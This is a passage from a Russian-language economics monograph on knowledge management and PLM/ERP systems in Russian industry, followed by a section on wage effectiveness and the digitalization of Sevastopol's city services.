Ведущие предприятия оптимизируют процесс управления программами путем внедрения цифровой магистрали, всегда готовой к работе и постоянно актуальной базы знаний, доступ к которой имеют все лица, принимающие решения. Эта база хранит все данные об изделии: от протоколов испытаний до технического обслуживания и модернизации конструкции. Руководители предприятий авиационно-космической и оборонной отраслей применяют системы управления жизненным циклом изделия (PLM) в качестве цифровой платформы для управления программами. Современные PLM-решения по своей природе являются сквозными интегрированными цифровыми платформами, функционирующими на всех этапах жизненного цикла изделия (ЖЦИ).

Индустрия 4.0 позволяет особый контроль процессов - новый стандарт для производственных операций, возможность анализировать основные показатели на каждом шагу.

Ключевым фактором, влияющим на характер рынка научно-технической продукции, является такая форма организации НИОКР, которая обеспечивает интеграцию науки, образования, производства и бизнеса. Создается система с

центром - информационной базы данных. Интеллектуальная организация должна обладать ценными активами, интеллектуальным капиталом, специалистами компании, обладающими уникальными знаниями и опытом, их разработками и технологиями, позволяющими иметь конкурентное преимущество на рынке. Под базами знаний понимает совокупность фактов и правил вывода, допускающих логический вывод и осмысленную обработку информации. Информационная инфраструктура и ее интерактивная составляющая является одними из важнейших звеньев системы поддержки инновационной деятельности. На рис.1 показаны цифровые технологии в создании и продвижении результатов интеллектуальной деятельности (РИД) [4]

Развитие технологий, поддержка высокотехнологичных компаний, выстраивание благоприятной среды для стартапов, быстрое внедрение и коммерциализация новых разработок являются необходимыми факторами для создания конкурентоспособной экономики страны. Digital-маркетинг — также новый этап эволюции бизнес процессов, который предусматривает продвижение продукции или бренда компании с помощью одного или нескольких цифровых медиа ресурсов.

Пример: Проектные технологии, моделирование процессов и моделирование производств внедряют на «КАМАЗе», группы специалистов работают в направлении Индустрия 4.0. На сегодня в систему TeamCentre введено более 4000 единиц оборудования, имеются 123 единицы так называемых кинематических моделей [5].




Рис.1 Цифровые технологии в создании и продвижении РИД [4]

В ряде отраслей ОПК уже осуществлен переход ко второй стадии интеграции - созданию мощных научно-производственных комплексов, объединяющих подотрасли, имеющих базы знаний, экспертные системы, обмен и распространение знаний об уникальных разработках. Среди них: концерн ПВО «Алмаз-Антей», Объединенная авиастроительная корпорация, Объединенная судостроительная корпорация. Особое внимание уделяется вопросам обеспечения ОПК квалифицированными кадрами.

Базы данных предприятия содержат структурированную информацию о производстве, технологиях, оборудовании, рыночной ситуации. На рис. 2 отражен процесс отбора ценной информации и формирования результатов интеллектуальной деятельности (РИД) [6].

Базы знаний включают уникальные знания специалистов - знания человеческого интеллекта, ноу-хау, секреты ведения бизнеса, знания искусственного интеллекта. С точки зрения решения управленческих задач информационные технологии позволяют: повышать степень обоснованности принимаемых решений за счет оперативного сбора, передачи и обработки информации; добиваться роста эффективности управления за счет своевременного представления необходимой информации руководителям всех уровней управления.

Управление знаниями (Knowledge Management)— это процесс сохранения и эффективного использования знаний и информации в компании, и включает в себя алгоритмы, направленные на своевременное предоставление необходимых знаний в соответствии с запросами пользователей. В основе управления знаниями заложены технологические решения для выявления хранения, передачи, структуризации, обработки, преобразования, распространения и проведения других операций со знаниями и информацией, если это необходимо для эффективной деятельности предприятия. Информационные системы, обеспечивающие управление знаниями, условно разделяют на две группы: системы поддержки знаний (Knowledge Support), системы анализа информации (Business Intelligence and Data Warehousing).




Рис.2 Процесс отбора, анализа и использования знаний [4]

Системы поддержки знаний (Knowledge Support) обеспечивают создание единого хранилища информации для интеграции данных со всех независимых информационных систем компании (Master Data Management, MDM) [6].

На современном этапе цифровую экономику следует рассматривать как автоматизированную экономическую деятельность в рамках традиционной реальной экономики. Интеллектуальная собственность — важный инструмент повышения конкурентоспособности и стимулирования инновационного развития. С распространением цифрового производства, цифровых каналов дистрибуции контента и цифровых сервисов по управлению правами, дополнительные преимущества получают корпорации, в которых система интеллектуальной собственности адаптировалась к новой реальности. На предприятиях создается единая информационная система управления предприятием. Комплексная программа SAP Business Suite ускоряет разработку инноваций и сокращает цикл внедрения, предоставляя технологии и

инструменты, а также операционные риски и расходы. SAP PPM обеспечивает автоматизацию процессов управления проектами и значительно облегчает управление портфелями проектов. Предназначено для управления инвестиционной и проектной деятельностью. SAP CRM—решение, которое позволяет в полном объеме использовать CRM-стратегию, объединять сотрудников, партнеров, процессы и технологии в рамках полного цикла взаимодействия с клиентами. Новые достижения – облачные и мобильные технологии, фиксация и анализ больших данных, высокопроизводительные компьютерные системы – позволили создать цифровую магистраль для поддержки производственных процессов.¹

KMS Lighthouse (Knowledge Management System Lighthouse) — система управления знаниями на предприятии. Ориентирована на использование в контактных центрах и службах поддержки клиентов в сети Интернет. Lighthouse разработана для помощи сотрудникам служб продаж и поддержки клиентов, обязанности которых - быстрое и качественное консультирование клиентов по разнообразным темам, оперативное предоставление меняющейся информации. CRM (Customer Relationship Management System) — система управления взаимодействием с клиентами. Корпоративная информационная система, предназначенная для более плотной и продуктивной работы с клиентами, сохранения отношений с ними и их развития. Также важная задача CRM-системы - совершенствование уровня и увеличение количества продаж.

Инструменты управления знаниями (Knowledge Tools) содержат совокупность технологических решений для выявления, структуризации, преобразования, распространения знаний и информации. Обмен знаниями (Knowledge Sharing) - процесс постоянной циркуляции знаний в сообществе, осуществляемый различными способами, по определенным правилам и согласно определенным процедурам с использованием технологических

¹ Устинова Л.Н., Смирнова В.Р. Повышение эффективности деятельности промышленного предприятия в условиях цифровых технологий//Монография Тенденции развития экономики и промышленности в условиях цифровизации. - СПбГПУ. 2017, с.658, С503-525.

решений и/или при помощи организационных методов. Современное производство и управление предприятием на основе применения информационных технологий предполагает создание и использование сетевых баз данных структурированной информации

Активный процесс управления знаниями включает в себя:

- организацию обмена знаниями внутри специалистов предприятия, направленную на успех в выполнении бизнес-процессов;
- исследование текущей информации о новых разработках, структуризацию полученной информации и добавление ее к известной информации;
- развитие базы знаний, формирование данных (data mining) для организации обмена знаниями;
- оптимизация процесса принятия решений и самих решений.

Способность к инновациям является главным критерием для оценки успеха преобразований на основе цифровых технологий. При переходе к широкому использованию инноваций в экономике особое значение приобретает вовлечение в хозяйственный оборот результатов научной и научно-технической деятельности посредством управления интеллектуальной собственностью — особым видом нематериальных активов. Основу создания результатов интеллектуальной деятельности составляют совокупность процессов исследования актуальной информации, экспертного отбора ценных инновационных проектов, выделения уникальных разработок, наличие профессионального опыта.

Информация является одним из ключевых ресурсов предприятия. Основными задачами повышения эффективности использования результатов научно-технической деятельности являются создание баз знаний.

Пример: Предприятие – лидер, если создана технологическая инфраструктура и разработана стратегия преобразований и внедрения цифровых технологий в масштабах предприятия. Интеграция на уровне предприятия цифровых технологий и технологий, обеспечивающих существенные улучшения в производстве продукции или продвижения услуг. В Госкорпорации Ростех структурирование больших потоков данных и процессов

позволило применять алгоритмическое регулирование, это упрощает задачи анализа. Стратегия развития - создание центра компетенций по формированию исследовательских проектов и технологических заделов по сквозным цифровым технологиям: нейротехнологии и искусственный интеллект, системы распределенного реестра, промышленный интернет, робототехника и сенсорика, технологии беспроводной связи. Одним из инструментов реализации стратегии называют комплексные продукты.

10 июля 2018 года фирма [IDC](#) представила результаты исследования российского рынка программного обеспечения информационных систем управления предприятием (ПО [ИСУП](#)). Согласно озвученным данным, объем российского рынка ПО ИСУП вырос в долларах США в 2017 году на 29,6% и составил \$819,27 млн. В рублевом выражении по сравнению с предыдущим годом рынок ПО корпоративным приложениям увеличился на 12,8%.

Выводы. Цифровые технологии позволяют лучше контролировать деятельность, оперативно получать достоверные данные о работе оборудования, быстрее принимать решения и точнее прогнозировать, автоматизировать производственные процессы, уменьшать влияние человеческого фактора.

Цифровое производство в первую очередь ведет к повышению качества выполняемой работы, за счет систематизации данных, автоматизации процесса выпуска рабочей документации и анализа проектных ошибок. Лидером отечественного рынка [ERP](#)-систем по итогам 2016 года по-прежнему является [SAP](#). По оценке TAdviser, выручка этой компании от проектов в сфере ERP в России достигла 20,8 млрд рублей.

Новые производственные технологии – это комплекс процессов проектирования и изготовления на современном технологическом уровне индивидуализированных материальных объектов различной сложности, стоимость которых сопоставима со стоимостью товаров массового производства. Включают в себя: цифровое проектирование и моделирование, включая бионический дизайн, суперкомпьютерный инжиниринг, аддитивные и

гибридные технологии. Использование программных продуктов позволяет эффективное использование ресурсов, бизнес - цели достигаются за счет сокращения времени на планирование наиболее оптимального варианта производства, обеспечения прозрачности и управления на основе данных, полученных в режиме реального времени

Наблюдаются глобальные изменения в управлении производством, проявляются они в высокой степени персонализации – уникальной спецификации для каждого клиента, уникальной продукции (с заданными свойствами, памятью формы изменения свойств в зависимости от условий окружающей среды), более равномерному распределению мощностей и потребителей, ввиду появления новых технологий, таких как 3D-печать.

В настоящее время информационный ресурс и человеческий капитал стали основными факторами развития современного общества и мировой экономики в целом. Информационный ресурс и входящие в него знания и сведения входят в состав накопленного и действующего человеческого капитала, являются его базой и фундаментом. В российской промышленности наиболее актуальны такие направления инновационного развития: реструктуризация существующей инфраструктуры, использование цифровых технологий в управлении инновациями и производстве. Используются программные продукты SAP: PDM (управления данными об изделии), PLM (управления жизненным циклом продукции), внедрение аналитических систем ИИС для принятия оптимальных решений в реальном времени.

Библиографический список

1. Индикаторы информационного общества: 2014: статистический сборник. – М.: Национальный исследовательский университет «Высшая школа экономики», 2014. – 320 с.
2. Доклад Шалагирова А. «Основные тренды информационных технологий в промышленности» /Конференция «ИТ в промышленности», организатор TAdviser –М.:2018, сент.
3. [Обзор TAdviser "Российский рынок ERP 2017"](#)

4. Устинова Л.Н. Особенности развития промышленности в условиях цифровизации. // Монография «Формирование цифровой экономики и промышленности. Глава 3. -СПб: изд-во Политехн ун-та. 2018, С.176-197.
5. Спецвыпуск журнала [«Цифровое производство: сегодня и завтра российской промышленности»](#). М.:2018 г
6. Устинова Л.Н., Смирнова В.Р. Повышение эффективности деятельности промышленного предприятия в условиях цифровых технологий//Монография Тенденции развития экономики и промышленности в условиях цифровизации. - СПбГПУ. 2017, с.658, С503-525.
7. Журнал MIT Sloan Management Review. На сайте издания материалы, посвященные IT в контексте их применения компаниями на практике. 2017.
- 8.Tariq, Rafi, Intelligent Decision Support Systems- A Framework, India, 2011
- 9.Sanzhez i Marre, Gibert, Evolution of Decision Support Systems, University of Catalunya, 2012
10. Основные понятия и категории сетевой экономики (медийная презентация) // umk.portal.kemsu.ru/admin/prezents/Admin_8.ppt

Электронные ресурсы:

1. www.edu/innov.ru
2. <http://www.neolant.su/interstorage/>
3. up-pro.ru/companies/news/digitalpro-anons.html
4. [http:// Siemens PLM Software/](http://SiemensPLMSoftware.com) 2017
5. tadviser.ru

Кондрашихин А.Б.

§1.9. Управление в эпоху цифровизации пространства: эффективность оплаты труда.

Управление как системная организация общества в условиях цифровой экономики и нестабильности рассмотрено через эффективность оплаты труда при выполнении трудовых функций и инфраструктурное обеспечение. Рост объемов оцифрованных сфер города сравнивается с моделями оплаты труда как фактор системности и преодоления нестабильности. Отмечена дифференциация в оплате за одинаково выполняемые трудовые функции в пределах выборки однотипных хозяйствующих агентов. Внесены предложения по совершенствованию методологии управления цифровой экономикой через механизмы оплаты труда.

Ключевые слова: Методология управления, цифровая экономика, пространство, нестабильность, оплата труда.

Kondrashikhin A.B.Ustinova L.N.

§1.9. Management in the era of digitalization of space: the effectiveness of wages.

Management as a systemic organization of society in a digital economy and instability is considered through the effectiveness of labor remuneration in the performance of labor functions and infrastructure support. The growth of volumes of digitized areas of the city is compared with the wage models as a factor in systematization and overcoming instability. The differentiation in payment for equally performed labor functions within a sample of similar economic agents is noted. Proposals are made to improve the methodology of managing the digital economy through remuneration mechanisms.

Keywords: Management Methodology, Digital Economy, Space, Instability, Pay.

Введение. Глобализация пространства мировой экономики, стремительное внедрение цифровых машин, приборов и технологий в систему производительных сил (ПС) общества и повседневность бытия граждан инициирует разработку новых методов управления предприятиями,

производственными комплексами [1, 2], коллективами людей в условиях нестабильности. Сравнительно новые для системы ПС понятия цифровой среды и цифровизации в наиболее общем понимании предполагают перевод сетей связи, теле- и общественных коммуникаций на высокоскоростные цифровые каналы [3], что влечёт изменения в характере труда практически для каждого работника, связанного с предметом таких изменений. С точки зрения сопоставимости оплаты труда – это увеличивает неопределённость, обусловленную недостаточной сопоставимостью выполняемых трудовых функций, затрачиваемых ресурсов, природно-ресурсной оригинальности регионов, общественной значимости достигнутого результата по доступной выборке хозяйствующих агентов или инфраструктурных сдвигов. Всё это потребует также дополнительных ассигнований, в частности, из средств бюджета [4], и соответствующего обновления методологии экономического анализа [5, 6], когда предмет исследования погружается в трудовую функцию в общественном воспроизводстве цифровой эпохи и под воздействием глобализации изменяются задачи цифрового контроля.¹

Методы. Новизна возникающих задач исследования и высокая доля неопределённости в формировании социально-экономических пропорций между хозяйствующими агентами цифровой экономики предполагают использование преимущественно общих методов экономического анализа. Обработка получаемых экспериментальных данных ведётся по мере их фиксации в традиционных социально-экономических координатах: валовый общественный продукт, налоговые отчисления, соотношения реальных доходов и заработной платы с прожиточным минимумом, потребительской корзиной и др. Исследуются неэффективные, несправедливые системы оплаты труда, выступающие дестимулятором экономического развития, инструментом отторжения больших групп людей от сфер и отраслей производства.

¹ Олейник А.В. [Повышение срока службы изделий машиностроения на основе ситуационного управления процессами сопровождения их жизненного цикла](#): автореферат диссертации на соискание ученой степени доктора технических наук / Московский государственный технологический университет. Москва, 2006.

Относительную сопоставимость данных можно обеспечивать ограничением пространства исследования, например, городскими границами, исключая региональную дифференциацию ресурсного потенциала и факторов системы ПС. Для оценки инфраструктурных изменений оцифрованной среды города используются натуральные показатели, в том числе получаемые методами цифрового контроля. При этом разработка методик сглаживания возникающих социально-экономических диспропорций вследствие неравномерности оплаты за выполняемые трудовые функции между разными категориями работающих в однотипных организациях (дифференциации в оплате труда, тарифах, льготах, пенсиях, дотациях и проч.) становится важной задачей исследования и искомым результатом управления в цифровой среде.

Результаты. Труд выступает базовым понятием теории ПС, её многомерной общественно-политической, правовой, морально-этической категорией. Человек, как главный элемент в системе ПС, не просто отдаёт результаты своего труда, обменивая их на иные социально-экономические блага, а перманентно пребывает в разнообразных видах трудовой, общественно-политической, бытовой, предпринимательской, умственной деятельности, стремясь реализовать свой жизненный потенциал, получить индивидуальный социальный статус, морально-этическое и психологическое удовлетворение от своих свершений. В классических источниках отмечается решающая роль труда в формировании и развитии человека, фактически приравнивающая труд к важнейшей потребности индивида в любой общественно-экономической формации [7, с. 1369]. Там же даются толкования пяти формулировок, синонимично связанным с корнем сегодняшней цифровизации, преимущественно в форме прилагательного «цифровой» (вычислительная машина, индикаторная лампа и др.) [ibid, с.1490].

Человек осуществляет трудовые функции в системном взаимодействии всей совокупности ПС и в окружении фактически присутствующих организационных форм управления средствами производства, предметами труда, технологиями, информационным обеспечением, ресурсным

потенциалом. Цифровизация как организационно-экономическое явление способна многовекторно влиять практически на любой компонент системы ПС, коренным образом изменяя присутствие индивида в системе общественного производства, формы общественного контроля. В этом плане её последствия могут создавать для конкретного работника (труженика) риски выполнения трудовой функции: отсутствие или недостаточность определённого навыка работы в цифровой среде с непрерывным обновлением параметров; понижение в должности или необходимость смены профессии; выбытие части трудовой функции вследствие передачи её операционного содержания компьютеризированному рабочему месту, роботу, технологической линии; невозможность квалифицированно сориентироваться в новых форматах предоставления данных, информации. Возникающие в системе управления производством риски или даже угрозы (потери рабочего места; недостаточности квалификации для качественного выполнения обновлённых трудовых функций; отсутствия профильного образования, социальной возможности адаптироваться под цифровые стандарты; другие) должны оперативно нивелироваться, а управляющая система – быть способной к незамедлительной реакции на ослабление в цепочке обратной связи «трудовая функция – качество выполнения работ».

Обсуждение. Например, в предмете педагогического труда расширение доступа учащихся (слушателей) к цифровым ресурсам информации несёт риски коренных изменений трансформации педагогической трудовой функции от дидактики передачи смыслового контента и контроля уровня его восприятия аудиторией до принципиально новых подходов к формированию навыков быстрого поиска необходимых знаний (данных) в цифровом облаке информации вместо усвоения конкретных знаний, формулировок, формул или схем [8]. Разрабатываемые для этого каждым педагогом методики и технологии вследствие такой трансформации под цифровые требования имеют признак авторства, но при этом невозможно подобрать единые критерии оценки трудового вклада каждого работающего в достигаемый результат

образовательной организации. Соответственно, возникающие дифференциации в оплате труда по-разному оцениваются коллективом, а качество управления организацией не достигает желаемого уровня. Аналогичные различия наблюдается и по другим отраслям городского хозяйства, охваченным цифровизацией и наступлением информационных технологий (ИТ).

Так, сравнением по выборке однотипных агентов городского пространства из сферы предоставления образовательных услуг высшего образования были выявлены дифференциации в оплате труда для равноценных должностей служащих [9, с. 164] по группе занятий 2310 «Профессорско-преподавательский персонал университетов и других организаций высшего образования» (код 25876, контрольное число 6). Они составили в относительном выражении от 13,7 до 275,6% (по доступным источникам информации) за одну и ту же обобщённую трудовую функцию, отмеченную повышенным содержанием цифровизации в выполняемых операциях. Оплату труда в таком исполнении нельзя признать достаточно эффективным механизмом управления в пределах города, а потенциал управления для исследуемой сферы деятельности – в необходимой степени задействованным.

В таком понимании цифровизация может восприниматься как вызов, а в экстраполяции на группу людей, интересы которых оказываются затронутыми внедрением ИТ-ресурсов (коллектив, социально-экономическая система города или региона) – как настораживающий, негативный фактор в управлении производством или в организации пространства общественного бытия. Соответственно, задачей управления на всех уровнях и при любом масштабе производства становится приближение материальных стимулов не только к результатам работы, но и к затрачиваемым ресурсам, как со стороны работающего индивида, так и со стороны общества и коллективов людей (региона, города, организации) цифровыми методами [10-12].

Генерация повышенных рисков вследствие взаимодействий человека с оцифрованным пространством требует также новых методов измерения затрат умственного труда, выработки относительно справедливых шкал оценки работы

научно-педагогических работников, размеров тарифов, надбавок, стимулирующих выплат, осуществляемых преимущественно методами цифрового контроля. Изменения в характере труда сегодня затрагивают практически каждого работника, связанного с предметом таких изменений, касается всех сфер общественного производства и всех категорий граждан, как занятых в нём, так и свободных от выполнения трудовых функций.

Обобщение опыта практической цифровизации и её взаимосвязи с социально-экономическими параметрами жизни людей можно выполнять по достигнутым результатам в специально выделенном для исследования пространстве города [13], его экономике, промышленности и других общественных сферах, где возможным становится получать данные в режиме цифрового контроля [14, 15], например, об эффективности оплаты трудовых функций по ключевым отраслям экономической деятельности: промышленность, образование, жилищно-коммунальное хозяйство, здравоохранение и др. При этом обновление ИТ-среды повышает доступность экономических данных, скорость их обработки в реальном времени, компаративный анализ динамики, обогащает методологию социально-экономического исследования новыми инструментами, подходами, приёмами.

Здесь важно учитывать рост оцифрованных участков и направлений функционирования городского хозяйства в сравнении с объёмами освоенных инвестиций. Так, постановлением Правительства от 16.09.2016 г. №865-ПП утверждена государственная программа города Севастополя «Развитие информационного общества Севастополя в 2017-2022 годах», где провозглашается повышение уровней взаимодействия граждан, организаций и государства на основе информатизации городской среды, постепенное формирование условий для эффективного социально-экономического и инновационного развития города, повышение уровня и качества жизни населения (две подпрограммы) за счет использования и развития:

- информационных и телекоммуникационных технологий;
- информационно-навигационных и геоинформационных технологий;
- информационно-коммуникационной инфраструктуры;

- средств цифрового контроля социально-экономических параметров;
- интеграционной среды взаимодействия исполнительных органов государственной власти города (ИОГВ);
- спутниковых навигационных технологий ГЛОНАСС;
- задействования других результатов космической деятельности.

Важными для управляющего воздействия на городскую среду механизмов оплаты труда и материального стимулирования работающих являются обнародованные показатели расходования в январе-июле 2018 г. денежных средств для программ цифровизации. Их общая сумма составила 59,3 млн. руб. с дифференциацией по источнику (средства бюджета Севастополя – 56,1 млн. руб., внебюджетные средства – 3,2 млн. руб.), не отражая, однако долевое участие оплаты труда и иных выплат непосредственно за отработанные трудовые функции. Не уточняются модели оплаты труда, их стимулирующая роль в создании цифровой экономики.

Одновременно выполнена расшифровка расходных статей на мероприятия этой программы в части: - обеспечения оказания услуг передачи данных для нужд Представительства Правительства Севастополя в городе Москва; - закупки оборудования и выполнения работы по первому этапу модернизации системы внутренней телефонной связи здания Правительства Севастополя; - обеспечению оказания услуг по предоставлению каналов связи в июле – декабре 2018 года для ИОГВ, располагающегося в специальном здании по городскому адресу.

Доступна отчётная документация, где содержится ссылка на обеспеченность финансирования деятельности Государственного казённого учреждения «МФЦ в городе Севастополь» в режиме предоставления государственных и муниципальных услуг по принципу «одного окна», не уточняющая долю оплаты труда в стоимости работ и показатели эффективности оплаты труда. Отмечаются успехи подключения к системе электронного документооборота удалённых рабочих мест: ИОГВ – 31 ед., рабочих мест муниципальных органов власти – 10 ед., подведомственных Правительству города организаций – 7 ед., мобильных рабочих мест

руководящего состава исполнительных органов города – 98 ед. (состоянием на начало III квартала 2018 г.). Недостаток информации ограничивает использование инструментов цифрового контроля, приёмов научно-методического сопровождения инфраструктурных сдвигов, сдерживает формирование научно обоснованных рекомендаций для эффективного моделирования оплаты труда, обобщения опыта и итогов цифровизации городского пространства через социально-экономические достижения.

Инфраструктурные сдвиги предполагают активизацию цифрового документооборота и расширение области оцифрованных общественных отношений в пространстве города. Так, за этот же отчётный период зафиксировано свыше 317 тыс. документов, поступивших в электронной форме. Одновременно был организован обмен корреспонденцией с органами федеральной власти по системе межведомственного документооборота (МЭДО) со следующими техническими характеристиками (на ту же отчётную дату):

- численность охваченных связью органов власти – 75 ед.;
- задействована пропускная способность каналов – 3,7 тыс. документов.

Наряду с моделированием оплаты труда показателем цифровизации городского пространства выступают объёмы услуг, оказываемых населению в цифровом формате через сеть «Интернет». Так, за исследуемый период было подано 4549 заявлений в адрес регионального портала государственных услуг города с возможностью получения в электронном виде 52 государственных услуг ИОГВ Севастополя (номенклатура услуг дана целочисленно в скобках):

- 1) Департамента по имущественным и земельным отношениям (1);
- 2) Главного управления потребительского рынка и лицензирования (1);
- 3) Управления записи актов гражданского состояния (6);
- 4) Управления регистрации права и кадастра (2);
- 5) Департамента образования (5);
- 6) Департамента архитектуры и градостроительства (9);
- 7) Департамента труда и социальной защиты населения города (7);
- 8) Департамента капитального строительства города (3);
- 9) Главного управления природных ресурсов и экологии города (1);
- 10) Департамента здравоохранения города Севастополя (4);
- 11) Департамента транспорта и развития дорожно-транспортной инфраструктуры (2);
- 12) Государственного автономного учреждения «Государственная

экспертиза города Севастополя» (1);

13) Государственного казённого учреждения «Архив Севастополя» (2);

14) Государственного казённого учреждения «МФЦ в г. Севастополь» (1);

15) Акционерного общества «Федеральная корпорация по развитию малого и среднего предпринимательства» (7).

